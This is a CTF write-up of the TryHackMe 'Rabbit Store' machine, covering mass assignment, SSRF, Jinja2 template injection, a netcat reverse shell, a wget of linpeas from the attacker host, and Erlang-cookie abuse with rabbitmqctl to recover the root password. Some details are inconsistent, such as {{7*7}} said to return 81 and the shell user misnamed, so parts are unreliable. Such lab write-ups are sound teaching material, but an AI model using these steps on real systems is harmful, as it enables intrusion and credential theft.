# Rabbit Store

*TryHackMe CTF Write-up*

## Challenge Information

| | |
|---|---|
| **Platform** | TryHackMe |
| **Room Name** | Rabbit Store |
| **Difficulty** | Medium |
| **Type** | Boot-to-Root CTF |

## Overview

Rabbit Store is a challenging TryHackMe machine that tests your skills in web application security, RabbitMQ exploitation, and Linux privilege escalation. The challenge involves exploiting multiple vulnerabilities including mass assignment, Server-Side Request Forgery (SSRF), Server-Side Template Injection (SSTI), and leveraging misconfigured RabbitMQ services to achieve root access.

### Skills Demonstrated

- Network reconnaissance and enumeration
- Web application vulnerability assessment
- Mass assignment exploitation
- Server-Side Request Forgery (SSRF)
- Server-Side Template Injection (SSTI)
- RabbitMQ exploitation and enumeration
- Linux privilege escalation

## 1. Reconnaissance

### Network Scanning

I began the challenge with a comprehensive Nmap scan to identify open ports and running services:

```
└─$ sudo nmap -sV -sC -p- -T4 10.48.185.81
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-15 09:38 +08
Nmap scan report for 10.48.185.81
Host is up (0.083s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3f:da:55:0b:b3:a9:3b:09:5f:b1:db:53:5e:0b:ef:e2 (ECDSA)
|_  256 b7:d3:2e:a7:08:91:66:6b:30:d2:0c:f7:90:cf:9a:f4 (ED25519)
80/tcp    open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://cloudsite.thm/
|_http-server-header: Apache/2.4.52 (Ubuntu)
4369/tcp  open  epmd    Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|   nodes:
|_    rabbit: 25672
25672/tcp open  unknown
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 194.42 seconds
```

The scan revealed four critical ports:


- Port 22 (SSH) - OpenSSH 8.9p1 Ubuntu
- Port 80 (HTTP) - Apache httpd 2.4.52
- Port 4369 (EPMD) - Erlang Port Mapper Daemon
- Port 25672 - Erlang Distribution (RabbitMQ Node)

## Virtual Host Discovery

The HTTP service on port 80 redirected to cloudsite.thm. I added this to my /etc/hosts file:

```
  GNU nano 8.6                                    /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
10.48.185.81    cloudsite.thm
10.64.147.15    files.lookup.thm
10.64.147.15    lookup.thm
10.49.139.140   bricks.thm
10.10.11.86     ftp.soulmate.htb
10.48.182.186   enum.thm
```


Upon exploring the website, I discovered a subdomain storage.cloudsite.thm via the login/register page, which I also added to my hosts file.




# 2. Initial Access

## Mass Assignment Vulnerability

While testing the registration functionality, I discovered a mass assignment vulnerability. The application only required username and password in the POST request, but I could inject additional parameters to manipulate the subscription status. Below is the JWT token that I discovered that be used as reference for the additional parameters





By adding subscription-related parameters to the registration request, I was able to create an account with an active subscription, bypassing the normal activation process. This granted me access to premium API endpoints.



## Server-Side Request Forgery (SSRF)

With an activated account, I gained access to internal API endpoints. I discovered an API documentation endpoint (/docs) that was only accessible from internal services. Using SSRF techniques, I was able to access this endpoint and enumerate additional internal APIs.





```
Endpoints Perfectly Completed

POST Requests:
/api/register - For registering user
/api/login - For loggin in the user
/api/upload - For uploading files
/api/store-url - For uploadion files via url
/api/fetch_messeges_from_chatbot - Currently, the chatbot is under development. Once development is complete, it will be used in the
future.

GET Requests:
/api/uploads/filename - To view the uploaded files
/dashboard/inactive - Dashboard for inactive user
/dashboard/active - Dashboard for active user

Note: All requests to this endpoint are sent in JSON format.
```

The documentation revealed a previously hidden endpoint: /api/fetch_messages_from_chatbot, which accepted a username parameter.

## Server-Side Template Injection (SSTI)

Testing the /api/fetch_messages_from_chatbot endpoint revealed that the username parameter was vulnerable to Server-Side Template Injection. The application was using Jinja2 templating engine.




I tested with a simple payload {{7*7}} and confirmed the vulnerability when the server returned 81. I then crafted a reverse shell payload to gain initial access to the system.

```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [                ] from (UNKNOWN) [10.48.185.81] 55686
bash: cannot set terminal process group (602): Inappropriate ioctl for device
bash: no job control in this shell
azrael@forge:~/chatbotServer$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
azrael@forge:~/chatbotServer$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(      kali)-[~/Downloads]
└─$ stty raw -echo && fg
[1]  + continued  nc -lvnp 4444
                              export TERM=xterm
azrael@forge:~/chatbotServer$ stty rows 27 columns 135
azrael@forge:~/chatbotServer$ ls
chatbot.py  __pycache__  templates
azrael@forge:~/chatbotServer$ find / -name user.txt 2>/dev/null
/home/azrael/user.txt
azrael@forge:~/chatbotServer$ cat /home/azrael/user.txt
98d3
azrael@forge:~/chatbotServer$
```

Successfully obtained a shell as the rabbitmq user and able to read user.txt.

## 3. Privilege Escalation

### Erlang Cookie Discovery

After gaining initial access as the rabbitmq user, I enumerated the system using linpeas.sh and discovered that the /var/lib/rabbitmq/.erlang.cookie file was world-readable. This file contains the Erlang cookie used for authentication between Erlang nodes.

```
azrael@forge:/tmp$ wget                                  /linpeas.sh
--2026-01-15 02:33:10--                                  /linpeas.sh
Connecting to                    ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 971926 (949K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                     100%[=============================================================>] 949.15K  1.27MB/s    in 0.7s

2026-01-15 02:33:11 (1.27 MB/s) - 'linpeas.sh' saved [971926/971926]

azrael@forge:/tmp$
```

```
╔══════════╣ Analyzing Erlang Files (limit 70)
-r-----r-- 1 rabbitmq rabbitmq 16 Jan 15 01:35 /var/lib/rabbitmq/.erlang.cookie
```

### RabbitMQ Enumeration

Using the Erlang cookie, I was able to authenticate and communicate with the RabbitMQ node. I confirmed the RabbitMQ node was running:

I added the hostname forge to my /etc/hosts file and used rabbitmqctl to enumerate the RabbitMQ instance and list users.

```
└─$ sudo rabbitmqctl --erlang-cookie '[redacted]' --node rabbit@forge list_users

Listing users ...
user    tags
The password for the root user is the SHA-256 hashed value of the RabbitMQ root user's password. Please don't attempt to crack SHA-256. [
]
root    [administrator]
```

I discovered an interesting username that hinted the root user's password was the SHA-256 hash of the RabbitMQ root user's password.

## Extracting RabbitMQ Credentials

I exported the RabbitMQ definitions to extract the root user's password hash:

```
└─$ sudo rabbitmqctl --erlang-cookie '[redacted]' --node rabbit@forge export_definitions /tmp/conf.json
Exporting definitions in JSON to a file at "/tmp/conf.json" ...

┌──([redacted])-[~/Downloads]
└─$ cat hashes.txt

┌──([redacted])-[~/Downloads]
└─$ cat /tmp/conf.json
{"permissions":[{"configure":".*","read":".*","user":"root","vhost":"/","write":".*"}],"bindings":[],"queues":[{"arguments":{},"auto_dele
te":false,"durable":true,"name":"tasks","type":"classic","vhost":"/"}],"parameters":[],"policies":[],"rabbitmq_version":"3.9.13","exchang
es":[],"global_parameters":[{"name":"cluster_name","value":"rabbit@forge"}],"rabbit_version":"3.9.13","topic_permissions":[{"exchange":""
,"read":".*","user":"root","vhost":"/","write":".*"}],"users":[{"hashing_algorithm":"rabbit_password_hashing_sha256","limits":{},"name":"
The password for the root user is the SHA-256 hashed value of the RabbitMQ root user's password. Please don't attempt to crack SHA-256.",
"password_hash":"vyf4qvKLpShONYgEiNc6xT/5rLq+23A2RuuhEZ8N10kyN34K","tags":[]},{"hashing_algorithm":"rabbit_password_hashing_sha256","limi
ts":{},"name":"root","password_hash":"[redacted]","tags":["administrator"]}],"vhosts":[{"limits":[]
,"metadata":{"description":"Default virtual host","tags":[]},"name":"/"}]}
```

The password was stored in base64 encoding. According to RabbitMQ documentation, the format is: base64(<4 byte salt> + sha256(<4 byte salt> + <password>)).

## Password Hash Conversion

I converted the base64 hash to hexadecimal format and removed the 4-byte salt from the beginning to extract the actual SHA-256 hash:

```
└─$ cat password.txt | base64 -d | xxd -p -c 100 | cut -c9-
[redacted]
```

Then, I obtained the SHA-256 hash that served as the root password.

## Root Access

Using the extracted SHA-256 hash as the password, I successfully switched to the root user:

```
azrael@forge:/tmp$ su root
Password:
root@forge:/tmp# cd /root
root@forge:~# cat root.txt
eabf7[redacted]
root@forge:~#
```

I successfully gained root access and retrieved the root flag from /root/root.txt.

## 4. Captured Flags

| Flag Type | Location |
|---|---|
| User Flag | /home/azrael/user.txt |
| Root Flag | /root/root.txt |

## 5. Key Takeaways

This challenge provided valuable insights into several critical security concepts:

- **Mass Assignment Vulnerabilities:** Applications should whitelist allowed parameters in registration and update endpoints to prevent unauthorized field manipulation.
- **SSRF Prevention:** Internal APIs should be properly segmented and authenticated, with strict validation of user-supplied URLs.
- **Template Injection Defense:** User input should never be directly embedded in template rendering. Use parameterized templates or sandboxed environments.
- **RabbitMQ Security:** The Erlang cookie should be properly secured with restrictive file permissions (600) and never be world-readable.
- **Password Storage:** Understanding vendor-specific password hashing schemes is crucial for both offensive and defensive security operations.
- **Defense in Depth:** A single vulnerability often isn't enough for full system compromise. Multiple security layers failed in this scenario, demonstrating the importance of comprehensive security controls.

## 6. Tools Used

- Nmap - Network scanning and enumeration
- Burp Suite - Web application testing and request manipulation
- cURL - API interaction and testing
- Netcat - Reverse shell listener
- rabbitmqctl - RabbitMQ management and enumeration

## 7. Conclusion

The Rabbit Store challenge was an excellent demonstration of chaining multiple vulnerabilities to achieve full system compromise. It emphasized the importance of thorough enumeration, understanding complex technologies like RabbitMQ, and creative thinking when exploiting web applications. The challenge successfully simulated real-world scenarios where multiple security weaknesses compound to create critical risks.

This write-up demonstrates the complete exploitation chain from initial reconnaissance through privilege escalation, providing a comprehensive overview of the methodologies and techniques used to compromise the Rabbit Store machine.

---

*Happy Hacking!* 🐇